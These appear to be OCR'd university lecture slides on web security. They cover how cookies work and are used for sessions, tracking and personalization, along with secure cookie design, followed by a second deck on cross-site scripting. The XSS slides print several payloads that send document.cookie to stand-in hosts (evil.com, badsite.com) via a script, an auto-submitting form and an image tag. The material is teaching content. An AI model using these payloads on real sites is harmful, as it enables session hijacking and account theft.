Web Security – Part 1: Cookies

Haipeng Dai

haipengdai@nju.edu.cn
313 CS Building
Department of Computer Science and Technology
Nanjing University

Web Applications

- Big trend: software as a (Web-based) service
  - Online banking, shopping, government, bill payment, tax prep, customer relationship management, etc.
  - Cloud computing
- Applications hosted on Web servers
  - Written in a mixture of PHP, Java, Perl, Python, C, ASP
- Security is rarely the main concern
  - Poorly written scripts with inadequate input validation
  - Sensitive data stored in world-readable files
  - Recent push from Visa and Mastercard to improve security of data management (PCI – Payment Card Industry standard)

Typical Web Application Design

- Runs on a Web server or application server
- Takes input from Web users (via Web server)
- Interacts with back-end databases and third parties
- Prepares and outputs results for users (via Web server)
- Dynamically generated HTML pages
  - Contain content from many different sources, often including regular users
  - Blogs, social networks, photo-sharing websites…

Dangerous Websites


- Recent “Web patrol” study at Microsoft identified 752 unique URLs that could successfully exploit unpatched Windows XP machines
  - Many are interlinked by redirection and controlled by the same major players
- “But I never visit risky websites”
  - 11 exploit pages are among top 10,000 most visited
  - Trick: put up a page with popular content, get into search engines, page redirects to the exploit site

HTTP and Cookies


- HTTP (Hypertext Transfer Protocol) is a stateless request/response protocol
  - Each request is independent of previous requests
- Advantage being stateless: servers do not need to retain information about users between requests.
- HTTP is stateless. Web applications are often stateful.
  - So the Client has to remember things that the Server needs to know.
- Cookie is a common way for maintaining states.
  - A cookie is a piece of information that contains the state (or session ID) of a client. A cookie consists of one or more name-value pairs.
- Server: uses Set-Cookie parameters to ask client's browser to store a cookie.
- Client: stores the cookie and sends the **unchanged** cookie in **EVERY** request to the same server.

Cookies

- Used to store state on user's machine



Cookie Example



- The domain and path tell the browser that the cookie has to be sent back to the server when requesting URLs of a given **domain and path**.
- If not specified, they default to the domain and path of the object that was requested.
- For security reasons, the cookie is accepted only if the server is a member of the domain specified by the domain string. Cookies are identified by the combination of their name, domain, and path, as opposed to only their name.
- Cookie values are changed only if a new value is given for the same name, domain, and path.

Cookie Uses: Session Management

- **Session Management**: stores user related data across multiple accesses.
- Originally, web developers put shopping cart content directly in a cookie.
- This may make the cookie too big: cookies are intended to be used only for **infrequent** storage of a small amount of data on the user's machine.
- Cookie limitations depend on browsers. But the following limits generally apply:
  - 300 cookies total.
  - 20 cookies per server (not per page or site)→ So, web developers should try to combine name-value pairs into one cookie.
  - 4K data per cookie (including everything).
- Nowadays, web developers typically store the shopping cart contents in a database on the server, and stores the unique session ID in the cookie.

Cookie Uses: Authentication and Personalization

- **Authentication**: enable users to log in once but request multiple pages
  - Allowing users to log in to a website is a frequent use of cookies. Typically the web server will first send a cookie containing a unique session identifier. Users then submit their credentials and the web application authenticates the session and allows the user access to services.
- **Personalization**: Cookies may be used to remember the information about the user who has visited a website in order to show relevant content in the future.
  - Many websites use cookies for personalization based on users' preferences. Users select their preferences by entering them in a web form and submitting the form to the server. The server encodes the preferences in a cookie and sends the cookie back to the browser. This way, every time the user accesses a page, the browser sends to the server the cookie where the preferences are stored, and then the server personalizes the page according to the user preferences.
  - For example, the Wikipedia website allows authenticated users to choose the webpage skin they like best; the Google search engine allows users (even non-registered ones) to decide how many search results per page they want to see.

Cookie Uses: Tracking within One Site

- 1. If the user requests a page of the site, but the request contains no cookie, the server presumes that this is the first page visited by the user; the server creates a cookie back to the browser together with the requested page;
- 2. From this point on, the cookie will be automatically sent by the browser to the server every time a new page from the site is requested; the server sends the page as usual, but also stores the URL of the requested page, the date/time of the request, and the cookie in a log file.
- 3. By looking at the log file, it is then possible to find out which pages the user has visited and in what sequence. For example, if the log contains some requests done using the cookie id=abc, it can be determined that these requests all come from the same user. The URL and date/time stored with the cookie allows for finding out which pages the user has visited, and at what time.

Cookie Uses: Tracking across Multiple Sites

- A web page often contains objects from other sites.
- When browser retrieves these objects from these sites that users do not know, these sites may set cookies. These cookies are called third-party cookies. The cookies set by the site in user's browser address bar is called first-party cookies.
- Modern browsers, such as Mozilla Firefox, Internet Explorer and Opera, by default, allow third-party cookies, although users can change the settings to block them.
- There is no inherent security risk of third-party cookies (they do not harm the user's computer) and they make lots of functionality of the web possible, however some internet users disable them because they can be used to track a user browsing from one website to another. This tracking is most often done by on-line advertising companies to assist in targeting advertisements. For example: Suppose a user visits www.domain1.com and an advertiser sets a cookie in the user's browser, and then the user later visits www.domain2.com. If the same company advertises on both sites, the advertiser knows that this particular user who is now viewing www.domain2.com also viewed www.domain1.com in the past and may avoid repeating advertisements.

Cookie Privacy Concerns and Misconceptions

- In 2005, Jupiter Research published the results of a survey, according to which some people believed some of the following **false** claims:
  - Cookies are like viruses in that they can infect the user's hard disks
  - Cookies generate pop-ups
  - Cookies are used for spamming
  - Cookies are used only for advertising
- In 1998, CIAC, a computer incident response team of the United States DoE, found the security vulnerability caused by cookie "essentially nonexistent" and explained that "information about where you come from and what web pages you visit already exists in a web server's log files".
- The possibility of building a profile of users is considered by some a potential privacy threat, especially when tracking is done across multiple domains using third-party cookies. For this reason, some countries have legislation about cookies.
- Third-party cookies can be blocked by most browsers to increase privacy and reduce tracking by advertising and tracking companies without negatively affecting the user's Web experience.

Secure Cookie Scheme - Requirements

- Authentication
  - Login phase
  - Subsequent-requests phase
- Confidentiality
  - Need to toggle the “secure” flag. Then this cookie is only sent over SSL.
- Integrity
  - Need to detect whether a cookie is compromised.
- Anti-replay
  - Detect replay of stolen cookies.

Insecure Cookies Schemes

- Example of a silly mistake:
  - Shopping cart software:
    - Set-cookie: shopping-cart-total = 100 ($)
  - User edits cookie file (cookie poisoning):
    - Cookie: shopping-cart-total = 1 ($)
- Not so silly ones: http://xforce.iss.net/xforce/xfdb/4621
  - D3.COM Pty Ltd: ShopFactory 5.8
  - @Retail Corporation: @Retail
  - Adgrafix: Check It Out
  - Baron Consulting Group: WebSite Tool
  - ComCity Corporation: SalesCart
  - Crested Butte Software: EasyCart
  - Dansie.net: Dansie Shopping Cart
  - Intelligent Vending Systems: Intellivend
  - Make-a-Store: Make-a-Store OrderPage
  - McMurtrey/Whitaker & Associates: Cart32 3.0
  - pknutsen@nethut.no: CartMan 1.04
  - Rich Media Technologies: JustAddCommerce 5.0
  - SmartCart: SmartCart
  - Web Express: Shoptron 1.2

Recommended Cookie Scheme

- Kevin Fu identified the vulnerabilities in many home brewed cookie schemes
  - Dos and don'ts of client authentication on the web. Kevin Fu, Emil Sit, Kendra Smith, and Nick Feamster. In Proceedings of the 10th USENIX Security Symposium, Washington, D.C., August 2001
  - Example:

username	`crypt()` output	authentication cookie
bitdiddle	MaRdw2J1h6Lfc	bitdiddleMaRdw2J1h6Lfc
bitdiddler	MaRdw2J1h6Lfc	bitdiddlerMaRdw2J1h6Lfc

- Recommended Cookie Scheme:

  user name|expiration time|data|$HMAC_k$(**user name|expiration time|data**)


- Further improvement: data can be encrypted by a temporary key generated using user name, expiration time, and master key k.

Web Security – Part 2: Cross Site Scripting (XSS)

Alex X. Liu

alexliu@cse.msu.edu
http://www.cse.msu.edu/~alexliu
2132 Engineering Building
Department of Computer Science and Engineering
Michigan State University


Cross Site Scripting Example – Vulnerability



- Vulnerability: hello.cgi simply displays whatever you typed in as your name.
  - What if you type in a script as your name:

    <script>win.open("http:// evil.com/steal.cgi?cookie=" +document.cookie)</script>
  - The web browser executes this script as if it is from naïve.com.
  - Document.cookie will be naïve.com's cookie.
  - In this example, the web browser executes http:// evil.com/steal.cgi with naïve.com's cookie as the parameter. This results that evil.com got the cookie.
  - You will not type this. Attackers prepare all these and just make you visit their pages.

Cross Site Scripting Example – Attack




What happens if you click on this…

The users cookie for this domain


```
<a href=http://www.insecuresite.com/welcome.asp?name=
  <FORM action=http://www.badsite.com/data.asp
       method=post id="idForm">
       <INPUT name="cookie" type="hidden">
  </FORM>
  <SCRIPT>
    idForm.cookie.value=document.cookie;
    idForm.submit();
  </SCRIPT> >
here
</a>
```


Is sent here

XSS in Action – Cookie Stealing




```
Welcome.asp
Hello,
<%= request.querystring('name')%>
```







```
<a href=http://www.insecuresite.com/welcome.asp?name=
<script>document.write
        ('<img src="http://badsite.com/"%2bdocument.cookie%2b>')
</script>here</a>
```

Cross Site Scripting - Overview


- Attacker causes a legitimate web server to send user executable content (Javascript, Flash ActiveScript) of attacker's choosing.
- Same-Origin Policy
  - Browser only allows Javascript from site X to access cookies and other data from site X.
  - Key idea of XSS: **Attacker needs to make attack come from site X**. Victim's browser loads code from site X and runs it.
- Vulnerable Server Program
  - **Any program that returns user input without filtering out dangerous code**.
- XSS used to obtain cookies used as authenticators for
  - Bank site (transfer money to attacker)
  - Shopping site (buy goods for attacker)
  - E-mail

